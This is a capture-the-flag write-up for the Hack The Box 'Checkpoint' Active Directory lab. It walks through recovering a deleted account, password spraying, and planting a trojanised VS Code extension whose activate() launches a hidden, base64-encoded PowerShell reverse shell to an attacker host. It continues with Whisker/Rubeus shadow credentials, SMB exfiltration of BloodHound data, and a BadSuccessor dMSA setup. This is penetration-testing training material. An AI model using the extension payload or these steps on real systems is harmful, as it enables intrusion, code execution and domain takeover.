Nmap
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Checkpoint]
└─$ nmap -sC -sV -Pn 10.129.1.181 -oN ./nmap.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-09 10:58 +0000
Nmap scan report for 10.129.1.181
Host is up (0.37s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE           VERSION
53/tcp   open  domain            Simple DNS Plus
88/tcp   open  kerberos-sec      Microsoft Windows Kerberos (server time: 2026-08-09 18:05:19Z)
135/tcp  open  msrpc             Microsoft Windows RPC
139/tcp  open  netbios-ssn       Microsoft Windows netbios-ssn
389/tcp  open  ldap              Microsoft Windows Active Directory LDAP (Domain: checkpoint.htb, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ldapssl?
3268/tcp open  ldap              Microsoft Windows Active Directory LDAP (Domain: checkpoint.htb, Site: Default-First-Site-Name)
3269/tcp open  globalcatLDAPssl?
5985/tcp open  http              Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-08-09T18:05:49
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
|_clock-skew: 7h05m53s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 119.04 seconds
The domain server is checkpoint.htband DC01.checkpoint.htb
Machine Information
As is common in real life pentests, you will start the Checkpoint box with credentials for the following account alex.turner / Checkpoint2024!
Information Gathering
Let's start with SMB enumerating
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Checkpoint]
└─$ netexec smb checkpoint.htb -u alex.turner -p 'Checkpoint2024!' --users
SMB         10.129.1.181    445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:checkpoint.htb) (signing:True) (SMBv1:False)
SMB         10.129.1.181    445    DC01             [+] checkpoint.htb\alex.turner:Checkpoint2024!
SMB         10.129.1.181    445    DC01             -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.129.1.181    445    DC01             Administrator                 2026-05-09 16:16:34 0       Built-in account for administering the computer/domain
SMB         10.129.1.181    445    DC01             Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.129.1.181    445    DC01             krbtgt                        2026-05-09 08:41:01 0       Key Distribution Center Service Account
SMB         10.129.1.181    445    DC01             alex.turner                   2026-05-09 09:00:08 0
SMB         10.129.1.181    445    DC01             ryan.brooks                   2026-05-10 13:46:18 0
SMB         10.129.1.181    445    DC01             svc_deploy                    2026-05-09 09:01:19 0       Deployment service account
SMB         10.129.1.181    445    DC01             james.harper                  2026-05-09 09:02:53 0
SMB         10.129.1.181    445    DC01             sarah.mitchell                2026-05-09 09:02:58 0
SMB         10.129.1.181    445    DC01             emily.carter                  2026-05-09 09:03:05 0
SMB         10.129.1.181    445    DC01             david.reynolds                2026-05-09 09:03:11 0
SMB         10.129.1.181    445    DC01             jessica.coleman               2026-05-09 09:03:15 0
SMB         10.129.1.181    445    DC01             lauren.flores                 2026-05-09 09:03:21 0
SMB         10.129.1.181    445    DC01             michael.torres                2026-05-09 09:03:28 0
SMB         10.129.1.181    445    DC01             kevin.patterson               2026-05-09 09:03:33 0
SMB         10.129.1.181    445    DC01             brian.jenkins                 2026-05-09 09:03:37 0
SMB         10.129.1.181    445    DC01             megan.perry                   2026-05-09 09:03:42 0
SMB         10.129.1.181    445    DC01             max.palmer                    2026-05-26 01:25:15 0
SMB         10.129.1.181    445    DC01             [*] Enumerated 17 local users: CHECKPOINT
We have get the valid user account list.
Continue to check the valid smb shares.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Checkpoint]
└─$ netexec smb checkpoint.htb -u alex.turner -p 'Checkpoint2024!' -M spider_plus
SMB         10.129.1.181    445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:checkpoint.htb) (signing:True) (SMBv1:False)
SMB         10.129.1.181    445    DC01             [+] checkpoint.htb\alex.turner:Checkpoint2024!
SPIDER_PLUS 10.129.1.181    445    DC01             [*] Started module spidering_plus with the following options:
SPIDER_PLUS 10.129.1.181    445    DC01             [*]  DOWNLOAD_FLAG: False
SPIDER_PLUS 10.129.1.181    445    DC01             [*]     STATS_FLAG: True
SPIDER_PLUS 10.129.1.181    445    DC01             [*] EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS 10.129.1.181    445    DC01             [*]   EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS 10.129.1.181    445    DC01             [*]  MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 10.129.1.181    445    DC01             [*]  OUTPUT_FOLDER: /home/wither/.nxc/modules/nxc_spider_plus
SMB         10.129.1.181    445    DC01             [*] Enumerated shares
SMB         10.129.1.181    445    DC01             Share           Permissions            Remark
SMB         10.129.1.181    445    DC01             -----           -----------            ------
SMB         10.129.1.181    445    DC01             ADMIN$                                 Remote Admin
SMB         10.129.1.181    445    DC01             C$                                     Default share
SMB         10.129.1.181    445    DC01             DevDrop         READ                   VS Code extensions share for approved .vsix packages compatible with VS Code engine 1.118.0
SMB         10.129.1.181    445    DC01             IPC$            READ                   Remote IPC
SMB         10.129.1.181    445    DC01             NETLOGON        READ                   Logon server share
SMB         10.129.1.181    445    DC01             SYSVOL          READ                   Logon server share
SMB         10.129.1.181    445    DC01             VMBackups
DevDropis an special share, let's start with this share.
DevDrop: A readable shared folder for storing approved VS Code extensions for .vsix packages.
{
    "DevDrop": {},
    "NETLOGON": {},
    "SYSVOL": {
        "checkpoint.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/GPT.INI": {
            "atime_epoch": "2026-05-09 08:43:48",
            "ctime_epoch": "2026-05-09 08:39:34",
            "mtime_epoch": "2026-05-09 08:43:48",
            "size": "22 B"
        },
        "checkpoint.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf": {
            "atime_epoch": "2026-05-09 08:39:34",
            "ctime_epoch": "2026-05-09 08:39:34",
            "mtime_epoch": "2026-05-09 08:39:34",
            "size": "1.07 KB"
        },
        "checkpoint.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Registry.pol": {
            "atime_epoch": "2026-05-09 08:43:48",
            "ctime_epoch": "2026-05-09 08:43:48",
            "mtime_epoch": "2026-05-09 08:43:48",
            "size": "2.73 KB"
        },
        "checkpoint.htb/Policies/{6AC1786C-016F-11D2-945F-00C04fB984F9}/GPT.INI": {
            "atime_epoch": "2026-05-10 13:58:41",
            "ctime_epoch": "2026-05-09 08:39:34",
            "mtime_epoch": "2026-05-10 13:58:41",
            "size": "22 B"
        },
        "checkpoint.htb/Policies/{6AC1786C-016F-11D2-945F-00C04fB984F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf": {
            "atime_epoch": "2026-05-10 13:58:40",
            "ctime_epoch": "2026-05-09 08:39:34",
            "mtime_epoch": "2026-05-10 13:58:40",
            "size": "4.11 KB"
        }
    }
}
But there seems nothing useful here.
For modern Windows Server environments, we can use Kerberos tickets for authentication:
cat > krb5.conf << 'EOF'
[libdefaults]
    default_realm = CHECKPOINT.HTB
    dns_lookup_kdc = false
    dns_lookup_realm = false

[realms]
    CHECKPOINT.HTB = {
        kdc = DC01.checkpoint.htb
        admin_server = DC01.checkpoint.htb
    }

[domain_realm]
    .checkpoint.htb = CHECKPOINT.HTB
    checkpoint.htb = CHECKPOINT.HTB
EOF

export KRB5_CONFIG=./krb5.conf
Now we can request the ticket
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Checkpoint]
└─$ sudo ntpdate -u checkpoint.htb
2026-08-09 18:29:41.047757 (+0000) +25554.939954 +/- 0.202507 checkpoint.htb 10.129.1.181 s1 no-leap
CLOCK: time stepped by 25554.939954

┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Checkpoint]
└─$ getTGT.py 'CHECKPOINT.HTB/alex.turner:Checkpoint2024!'

Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in alex.turner.ccache

┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Checkpoint]
└─$ export KRB5CCNAME=alex.turner.ccache
Now we can try to bloodhound the domain now.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Checkpoint]
└─$ rusthound-ce -d checkpoint.htb -u 'alex.turner@checkpoint.htb' -k -f DC01.checkpoint.htb -i 10.129.1.181 -n 10.129.1.181 -c All -z
From Bloodhound, we can get the hint

Max.palmeris the domain admin.
Writable ACE
Since the suspicious share is read-only, DACLs cannot be directly abused from the outset.
Our next step is to use bloodyAD to enumerate writable ACEs:
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Checkpoint]
└─$ bloodyAD -H DC01.checkpoint.htb -d checkpoint.htb -u 'alex.turner' -p 'Checkpoint2024!' get writable

distinguishedName: CN=Deleted Objects,DC=checkpoint,DC=htb
DACL: WRITE

distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=checkpoint,DC=htb
permission: WRITE

distinguishedName: OU=Employees,DC=checkpoint,DC=htb
permission: CREATE_CHILD

distinguishedName: CN=Alex Turner,OU=Employees,DC=checkpoint,DC=htb
permission: WRITE

distinguishedName: CN=Mark Davies\0ADEL:2217e877-e2a2-47d7-91d4-99ede36f367e,CN=Deleted Objects,DC=checkpoint,DC=htb
permission: WRITE

distinguishedName: DC=checkpoint.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=checkpoint,DC=htb
permission: CREATE_CHILD

distinguishedName: DC=_msdcs.checkpoint.htb,CN=MicrosoftDNS,DC=ForestDnsZones,DC=checkpoint,DC=htb
permission: CREATE_CHILD
Here are some interesting rules:
CN=Deleted Objects,DC=checkpoint,DC=htb: Alex can write to the deleted object container itself.

CN=Mark Davies\0ADEL:...,CN=Deleted Objects,...: Alex can directly write to the deleted objects of Mark Davies.

OU=Employees,DC=checkpoint,DC=htb: Mark's original location is under the Employees OU, and Alex also has permission to create child items under this OU.
We can try to recover this deleted account.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Checkpoint]
└─$ bloodyAD -H DC01.checkpoint.htb -d checkpoint.htb \
    -u 'alex.turner' -p 'Checkpoint2024!' \
    set restore 'CN=Mark Davies\0ADEL:2217e877-e2a2-47d7-91d4-99ede36f367e,CN=Deleted Objects,DC=checkpoint,DC=htb'
[+] CN=Mark Davies\0ADEL:2217e877-e2a2-47d7-91d4-99ede36f367e,CN=Deleted Objects,DC=checkpoint,DC=htb has been restored successfully under CN=Mark Davies,OU=Employees,DC=checkpoint,DC=htb
Now we should can check this account back
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Checkpoint]
└─$ nxc smb checkpoint.htb -u 'alex.turner' -p 'Checkpoint2024!' --users-export users.txt
SMB         10.129.1.181    445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:checkpoint.htb) (signing:True) (SMBv1:False)
SMB         10.129.1.181    445    DC01             [+] checkpoint.htb\alex.turner:Checkpoint2024!
SMB         10.129.1.181    445    DC01             -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.129.1.181    445    DC01             Administrator                 2026-05-09 16:16:34 0       Built-in account for administering the computer/domain
SMB         10.129.1.181    445    DC01             Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.129.1.181    445    DC01             krbtgt                        2026-05-09 08:41:01 0       Key Distribution Center Service Account
SMB         10.129.1.181    445    DC01             alex.turner                   2026-05-09 09:00:08 0
SMB         10.129.1.181    445    DC01             mark.davies                   2026-05-09 09:00:48 0
SMB         10.129.1.181    445    DC01             ryan.brooks                   2026-05-10 13:46:18 0
SMB         10.129.1.181    445    DC01             svc_deploy                    2026-05-09 09:01:19 0       Deployment service account
SMB         10.129.1.181    445    DC01             james.harper                  2026-05-09 09:02:53 0
SMB         10.129.1.181    445    DC01             sarah.mitchell                2026-05-09 09:02:58 0
SMB         10.129.1.181    445    DC01             emily.carter                  2026-05-09 09:03:05 0
SMB         10.129.1.181    445    DC01             david.reynolds                2026-05-09 09:03:11 0
SMB         10.129.1.181    445    DC01             jessica.coleman               2026-05-09 09:03:15 0
SMB         10.129.1.181    445    DC01             lauren.flores                 2026-05-09 09:03:21 0
SMB         10.129.1.181    445    DC01             michael.torres                2026-05-09 09:03:28 0
SMB         10.129.1.181    445    DC01             kevin.patterson               2026-05-09 09:03:33 0
SMB         10.129.1.181    445    DC01             brian.jenkins                 2026-05-09 09:03:37 0
SMB         10.129.1.181    445    DC01             megan.perry                   2026-05-09 09:03:42 0
SMB         10.129.1.181    445    DC01             max.palmer                    2026-05-26 01:25:15 0
SMB         10.129.1.181    445    DC01             [*] Enumerated 18 local users: CHECKPOINT
SMB         10.129.1.181    445    DC01             [*] Writing 18 local users to users.txt
Next, we can continue to try the password spraying method.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Checkpoint]
└─$ nxc smb checkpoint.htb -u users.txt -p 'Checkpoint2024!' --no-bruteforce --continue-on-success
SMB         10.129.1.181    445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:checkpoint.htb) (signing:True) (SMBv1:False)
SMB         10.129.1.181    445    DC01             [-] checkpoint.htb\Administrator:Checkpoint2024! STATUS_LOGON_FAILURE
SMB         10.129.1.181    445    DC01             [-] checkpoint.htb\Guest:Checkpoint2024! STATUS_LOGON_FAILURE
SMB         10.129.1.181    445    DC01             [-] checkpoint.htb\krbtgt:Checkpoint2024! STATUS_LOGON_FAILURE
SMB         10.129.1.181    445    DC01             [+] checkpoint.htb\alex.turner:Checkpoint2024!
SMB         10.129.1.181    445    DC01             [+] checkpoint.htb\mark.davies:Checkpoint2024!
--snip--
Now we finally get another valid credit checkpoint.htb\mark.davies:Checkpoint2024!
VScode Extension Hijacking
Let's continue to check the smb service of this account
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Checkpoint]
└─$ netexec smb checkpoint.htb -u mark.davies -p 'Checkpoint2024!' -M spider_plus
SMB         10.129.1.181    445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:checkpoint.htb) (signing:True) (SMBv1:False)
SMB         10.129.1.181    445    DC01             [+] checkpoint.htb\mark.davies:Checkpoint2024!
SPIDER_PLUS 10.129.1.181    445    DC01             [*] Started module spidering_plus with the following options:
SPIDER_PLUS 10.129.1.181    445    DC01             [*]  DOWNLOAD_FLAG: False
SPIDER_PLUS 10.129.1.181    445    DC01             [*]     STATS_FLAG: True
SPIDER_PLUS 10.129.1.181    445    DC01             [*] EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS 10.129.1.181    445    DC01             [*]   EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS 10.129.1.181    445    DC01             [*]  MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 10.129.1.181    445    DC01             [*]  OUTPUT_FOLDER: /home/wither/.nxc/modules/nxc_spider_plus
SMB         10.129.1.181    445    DC01             [*] Enumerated shares
SMB         10.129.1.181    445    DC01             Share           Permissions            Remark
SMB         10.129.1.181    445    DC01             -----           -----------            ------
SMB         10.129.1.181    445    DC01             ADMIN$                                 Remote Admin
SMB         10.129.1.181    445    DC01             C$                                     Default share
SMB         10.129.1.181    445    DC01             DevDrop         READ,WRITE             VS Code extensions share for approved .vsix packages compatible with VS Code engine 1.118.0
SMB         10.129.1.181    445    DC01             IPC$            READ                   Remote IPC
SMB         10.129.1.181    445    DC01             NETLOGON        READ                   Logon server share
SMB         10.129.1.181    445    DC01             SYSVOL          READ                   Logon server share
SMB         10.129.1.181    445    DC01             VMBackups
Interesting DevDrop sharing has now become writable.
In VS Code's packaging documentation, .vsix files are installable extension packages. The key to this attack path is that it contains a manifest file, which tells VS Code which code to load and when to load it.
The extension structure documentation shows the normal execution flow: VS Code reads the manifest file, follows the main function to find the extension's entry point, and finally calls the activate() function. The activation events documentation defines the conditions that trigger activation.
[.vsix package]
      |
      v
[package.json manifest]
      |
      +--> [engines.vscode] -> must match the target VS Code version
      |
      +--> [main] -> points to the extension entry file
      |
      +--> [activationEvents] -> decides when the extension loads
              |
              v
        [extension.js]
              |
              v
        [activate()]
              |
              v
[code runs in the user's VS Code context]
If DevDrop is used as a trusted staging location for approved .vsix packages, then controlling the package means controlling the manifest, entry file, and activation path.
We can use the standard VS Code extension workflow. The official generator will create a standard extension framework and a vsce package that can be packaged into an installable .vsix package.
npm install -g @vscode/vsce
npx --package yo --package generator-code -- yo code
For this application, we don't need a fully functional extension. A minimal JavaScript project matching the target engine version and exporting the activate() function will suffice:
npm warn deprecated boolean@3.2.0: Package no longer supported. Contact Support at https://www.npmjs.com/support for more info.

     _-----_     ╭──────────────────────────╮
    |       |    │   Welcome to the Visual  │
    |--(o)--|    │   Studio Code Extension  │
   `---------´   │        generator!        │
    ( _´U`_ )    ╰──────────────────────────╯
    /___A___\   /
     |  ~  |
   __'.___.'__
 ´   `  |° ´ Y `

`list` prompt is deprecated. Use `select` prompt instead.
✔ What type of extension do you want to create? New Extension (JavaScript)
✔ What's the name of your extension? checkpoint
✔ What's the identifier of your extension? checkpoint
✔ What's the description of your extension?
✔ Enable JavaScript type checking in 'jsconfig.json'? No
✔ Initialize a git repository? No
`list` prompt is deprecated. Use `select` prompt instead.
✔ Which package manager to use? npm

Writing in /home/wither/Templates/htb-labs/Medium/Checkpoint/checkpoint...
   create checkpoint/.vscode/extensions.json
   create checkpoint/.vscode/launch.json
   create checkpoint/test/extension.test.js
   create checkpoint/.vscodeignore
   create checkpoint/README.md
   create checkpoint/CHANGELOG.md
   create checkpoint/vsc-extension-quickstart.md
   create checkpoint/jsconfig.json
   create checkpoint/extension.js
   create checkpoint/package.json
   create checkpoint/.vscode-test.mjs
   create checkpoint/eslint.config.mjs

Changes to package.json were detected.
We mainly need to modify two files.
package.json: Extension manifest file. VS Code uses this file to obtain the extension name, version compatibility, entry point, and activation conditions. For this path, the important fields are engines.vscode, main, and activationEvents.

`extension.js`: The extension entry file. This is the JavaScript file referenced by `main`; it exports the `activate()` function, which runs once the configured activation event is triggered.
We mainly modified these parts of package.json
"engines": {
    "vscode": "^1.118.0"
  },
  "activationEvents": [
    "*"
  ],
  "main": "./extension.js",
  "devDependencies": {
    "@types/vscode": "1.118.0"
  }
Here, engines.vscode matches the VS Code version advertised in the share, activationEvents is set to "*" to make VS Code activate the extension on startup instead of waiting for specific command or file events, and main points VS Code to the JavaScript entry file that exports activate().
Secondly, the generated extension.js file only registers one "Hello World" command by default. Even if the extension is activated, the default scaffolding still requires the user to manually run the command before the example operation will execute. The important change for this path is replacing the activate() logic so that the payload runs immediately when the manifest activation event is triggered:
const cp = require('child_process');

function activate(context) {
    const lhost = '10.10.14.128';  // attacker host
    const lport = 4444;           // listener port

    const ps = `
$client = New-Object System.Net.Sockets.TCPClient('${lhost}',${lport});
$stream = $client.GetStream();
[byte[]]$bytes = 0..65535|%{0};
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){
    $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0,$i);
    $sendback = (iex $data 2>&1 | Out-String);
    $sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';
    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);
    $stream.Write($sendbyte,0,$sendbyte.Length);
    $stream.Flush();
}
$client.Close();
`;

    const encoded = Buffer.from(ps, 'utf16le').toString('base64');

    cp.execFile('powershell.exe', [
        '-NoProfile',
        '-ExecutionPolicy', 'Bypass',
        '-WindowStyle', 'Hidden',
        '-EncodedCommand', encoded
    ], {
        windowsHide: true
    });
}

function deactivate() {}

module.exports = {
    activate,
    deactivate
};
The default readme file also needs to be modified to bypass the default check of the virtual VCS.
After aligning the manifest file and entry file, finally package the project into a .vsix package:
npm pkg set "engines.vscode=^1.118.0"
npm pkg set "devDependencies.@types/vscode=1.118.0"
npm install
npx vsce package
This will generate an installable regular extension package, checkpoint-0.0.1.vsix, in the current directory.
The next step is to upload the generated .vsix file to DevDrop and make it recognized by the target's extended workflow:
┌──(wither㉿localhost)-[~/…/htb-labs/Medium/Checkpoint/checkpoint]
└─$ file checkpoint-0.0.1.vsix
checkpoint-0.0.1.vsix: Zip archive data, made by v6.3 UNIX, extract using at least v2.0, last modified Aug 09 2026 19:37:18, uncompressed size 1646, method=deflate

┌──(wither㉿localhost)-[~/…/htb-labs/Medium/Checkpoint/checkpoint]
└─$ smbclient.py checkpoint.htb/mark.davies:'Checkpoint2024!'@checkpoint.htb
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# use DevDrop
# put checkpoint-0.0.1.vsix
# ls
drw-rw-rw-          0  Sun Aug  9 19:46:59 2026 .
drw-rw-rw-          0  Sat May  9 14:42:27 2026 ..
-rw-rw-rw-       2787  Sun Aug  9 19:47:00 2026 checkpoint-0.0.1.vsix
Once triggered, the reverse shell will be invoked as ryan.brooks:
nc -lnvp 4444
Connection from 10.129.1.181:52235
whoami
checkpoint\ryan.brooks
Bloodhound with mark.davies
PS C:\Temp> .\SharpHound.exe -c All -d checkpoint.htb --zipfilename cp.zip
Then use smb service to help us download it
# attack machine
mkdir -p wither
smbserver.py wither ./wither -smb2support -username wither -password wither

# target machine
net use \\10.10.14.128\wither /user:wither wither
copy C:\Temp\20260614060551_cp.zip \\10.10.14.128\wither\
net use \\10.10.14.128\wither /delete
Import the new archive into BloodHound for analysis. The analysis revealed the complete path from Ryan to SVC_DEPLOY:

GenericWrite permissions typically point to shadow credential attacks.
At this point, we still don't know the plaintext password for ryan.brooks, and there are no cached tickets in the klist shell. However, the shell is still running in Ryan's domain context, which is sufficient to convert the svc_deploy GenericWrite operation into a shadow credential attack.
From the reverse shell, using the Whisker under Ryan's current token...
PS C:\Temp> .\Whisker.exe add /target:svc_deploy /path:C:\Temp\svc_deploy.pfx /password:'P@ssw0rd'
[*] Searching for the target account
[*] Target user found: CN=svc_deploy,OU=ServiceAccounts,DC=checkpoint,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID 733c5192-4c34-4cec-9d13-442243e51169
[*] Updating the msDS-KeyCredentialLink attribute of the target object
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Saving the associated certificate to file...
[*] The associated certificate was saved to C:\Temp\svc_deploy.pfx
[*] You can now run Rubeus with the following syntax:

Rubeus.exe asktgt /user:svc_deploy /certificate:C:\Temp\svc_deploy.pfx /password:"P@ssw0rd" /domain:checkpoint.htb /dc:DC01.checkpoint.htb /getcredentials /show

PS C:\Temp> .\Rubeus.exe asktgt /user:svc_deploy /certificate:C:\Temp\svc_deploy.pfx /password:"P@ssw0rd" /domain:checkpoint.htb /dc:DC01.checkpoint.htb /getcredentials /show

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.3

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=svc_deploy
[*] Building AS-REQ (w/ PKINIT preauth) for: 'checkpoint.htb\svc_deploy'
[*] Using domain controller: fe80::1a19:c303:c220:a544%5:88

[X] KRB-ERROR (16) : KDC_ERR_PADATA_TYPE_NOSUPP
This means the shadow credential was written successfully, but Rubeus attempted to use PKINIT, which this DC does not support.
This DC does not accept PKINIT for this path, causing the Shadow Credentials route for this path to become invalid, even though msDS-KeyCredentialLink was successfully written.
BadSuccessor
Background: BadSuccessor Principle Review
Windows Server 2025 introduced dMSA (delegated Managed Service Account). dMSA has an "inheritance" mechanism: if a dMSA object claims to "inherit" from an older account (such as svc_deploy), Kerberos will treat the dMSA as that older account when issuing a TGT (Transaction Grant). In other words, as long as you can create a dMSA and have it "claim" the target account, you can obtain the target account's privileges without needing the target account's password or hash.

The vulnerability in the original BadSuccessor lies in the fact that this "inheritance relationship" is a one-way declaration—an attacker only needs to write `msDS-ManagedAccountPrecededByLink` pointing to `svc_deploy` on their newly created dMSA object, and the DC will believe it. No cooperation from `svc_deploy` is required.
The attack requires two permissions:
CreateChild on a specific OU → This allows the creation of new objects (i.e., the creation of a dMSA) within that OU.

Write permission on the target account (here, GenericWrite on svc_deploy) → This allows the dMSA to be "paired" with the target account.
Run PowerView to verify that Ryan's SID contains CreateChild:
Import-Module .\PowerView.ps1
Get-DomainObjectAcl -Identity "OU=DMSAHolder,DC=checkpoint,DC=htb" -ResolveGUIDs

AceType               : AccessAllowed
ObjectDN              : OU=DMSAHolder,DC=checkpoint,DC=htb
ActiveDirectoryRights : CreateChild
OpaqueLength          : 0
ObjectSID             :
InheritanceFlags      : ContainerInherit
BinaryLength          : 36
IsInherited           : False
IsCallback            : False
PropagationFlags      : None
SecurityIdentifier    : S-1-5-21-3129162710-3498938529-1807524340-1103
AccessMask            : 1
AuditFlags            : None
AceFlags              : ContainerInherit
AceQualifier          : AccessAllowed
